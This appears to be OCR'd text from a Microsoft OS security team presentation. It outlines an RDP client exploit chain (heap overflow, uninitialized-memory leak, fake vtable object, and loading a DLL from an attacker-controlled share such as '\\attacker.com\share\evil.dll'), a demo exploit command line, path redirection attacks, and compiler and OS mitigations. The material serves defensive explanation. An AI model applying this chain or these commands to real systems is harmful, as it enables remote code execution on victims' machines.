
```
if (pChopper->totalUncompressedByteCount > m_reassembledSize) {
    delete[] m_reassembled;
    m_reassembledSize = pChopper->totalUncompressedByteCount + (8 * 1024);
    m_reassembled = new BYTE[m_reassembledSize];
// snip ...
memcpy(m_reassembled + outputOffset, pDecompressed, cbDecompressed);
```

Exploit Primitive 2


Memory Read

Paired RCE with externally reported info leak (thanks!)
Fastpath performance enhancement
Leaks uninitialized heap data

```
if ( 0 != pSndFormat->nAvgBytesPerSec ) {
    memcpy(pFmtCopy, pSndFormat, sizeof( *pSndFormat ));
}
```



Evil RDP Server
Evil Network Share
RDP Client
1
LFH Full of
Graphics Objects
RDP Control Channel
2
Fake CMemStream Object!
.rodata - vtables
GfxObj->OnDataReceived(packet, ...)
VTable Ptr
lVar – m_MyMemberVariable1 = 0x01
lVar – m_ptrMyMemberVariable2 = 0xdeadbeef
...
lVar – m_streamPtr = 0x7ffabcdef
RdpGfxClientChannel::OnDataReceived
RdpGfxClientChannel::SomeFunction
...
CMemStream::Write
Graphics Channel
3
LoadLibrary(g_transportDLL)
g_transportDLL
“\\attacker.com\share\evil.dll”
Plugin Loader
Copy data from first argument to m_streamPtr


RDPTEST on MININT-834AJ7B - Virtual Machine Connection
File
Action
Media
View
Help
Recycle Bin
Settings
Windows Update
You're up to date
Last checked: Today, 9:28 PM
Check for updates
Change active hours
View update history
Advanced options
Looking for info on the latest updates?
Learn more
About Windows
Windows 10
Microsoft Windows
Version 1809 (OS Build 17763.475)
© 2018 Microsoft Corporation. All rights reserved.
The Windows 10 Pro operating system and its user interface are protected by trademark and other pending or existing intellectual property rights in the United States and other countries/regions.
This product is licensed under the Microsoft Software License Terms to:
ANFLANNE
OK
Settings
About Windows
ENG
10:03 PM
2019-05-04
Status: Running
Ubuntu on MININT-834AJ7B - Virtual Machine Connection
File
Action
Media
Clipboard
View
Help
tmux: client — Konsole
1 python
22:03 | 04 May
burrito
cthulu
~ enterprise $ python win10_clean.py -p 3389 -u \\\\10.161.176.80\\exploit_targets\\melt.dll
Kaly Lenux
tmux: client — Konsole
22:03:29
Status: Running

Platform improvements

Killing Bugs with Compilers

InitAll

Silently initialize local arrays, scalars, structures to 0
Limited to kernel components built with MSVC
Kills stack uninitialized use and leaks
Already shipped in latest Windows

CastGuard

Checks for static casts of objects to prevent illegal downcasts
Causes illegal casts to fast fail
Mitigates ~1/3 of reported type confusion cases
Code is feature complete, not yet shipped


Cast Guard

```cpp
class A {
public:
  virtual void foo(void);
protected:
  uint32_t bar;
};

class B : public A {
public:
  virtual void foo(void);
};

void func(void *v) {
  A *a = (A *) v;
  a->foo();
};
```


```asm
mov  eax, __vftable_A
; Populate edx with vftable
mov  edx, [eax]
; Calculate distance
sub  edx, ecx
; Check within range
rol  edx, 27
cmp  edx, 3
ja   _slow_path        ; Jump to inter-DLL check

;; code for the bit map check (if emitted)

;; a->foo()
call [eax]
```

Path Mitigations

1/3 of all Access Control, and 1/2 of all Race Conditions found in the last 6 months



Distribution of root cause: 2015 to 6 months ago



Distribution of root cause: last 6 months

Path Redirection Attacks

Popularized by James Forshaw

and more recently highlighted by SandboxEscaper

Class of issue stemming from trusting redirection and/or file system TOCTOU

A highly privileged service interacts with a file in a location where a lower privilege/integrity user can perform redirection

Tuesday, August 25, 2015

Windows 10^H^H Symbolic Link Mitigations

Posted by James Forshaw, abusing symbolic links like it's 1999.

Monday, February 29, 2016

The Definitive Guide on Win32 to NT Path Conversion

Posted by James Forshaw, path'ological reverse engineer.

Wednesday, April 18, 2018

Windows Exploitation Tricks: Exploiting Arbitrary File Writes for Local Elevation of Privilege

Posted by James Forshaw, Project Zero

SandboxEscaper Drops Three More Windows Exploits, IE Zero-Day

SandboxEscaper Debuts ByeBear Windows Patch Bypass

Path Redirection Attacks


Malory makes an IPC call to a service

Service impersonates and creates a file

Service closes its handle to the new file

Malory races to replace the file with a link

The service reverts to SYSTEM…
and deletes Malory's targeted file



Path Redirection Mitigations

Mitigations coming in a future release

Hardlink mitigation

Will now require write permission to link destination before creation

Already available in Windows Insider Preview (and bounty eligible)

Junction mitigation

Newly created junctions gain a “mark of the Medium IL”
Services running highly privileged will not follow “marked” junctions

SYSTEM %TEMP% change

Today, SYSTEM’s %TEMP% value is \Windows\Temp, which is world writable
GetTempPath will return a new, properly ACL’d path for SYSTEM

Measuring Effectiveness

Bug fix rate and quality

Bug Fix Rate YoY

2018	2019
38%	98%

Bug fix rate is the percentage of security bugs that our team finds that are fixed by teams

Investments into better relationships with teams, better tools to find higher quality bugs and generate repros for teams have driven fix rate to improved levels

150% increase in bugs being fixed

Conclusion

Evolving to provide the most secure platform

Across all Microsoft connected devices

OS security Team

Scale to developers

- Static analysis improvements at desktop and hyperscale
- Easy, powerful fuzzing platform
- Make it hard to fail. Safe languages, API, Compiler changes

Improve Security Research

- Improved security research tooling
- Targeted static analysis
- Platform changes to make fuzzing and analysis more efficient

Durable Platform Improvements

- Eradicate bug classes and techniques
- Improved exploit mitigations at silicon and OS level
- Move to safer languages and compiler improvements

We are hiring!

https://aka.ms/psvrjobs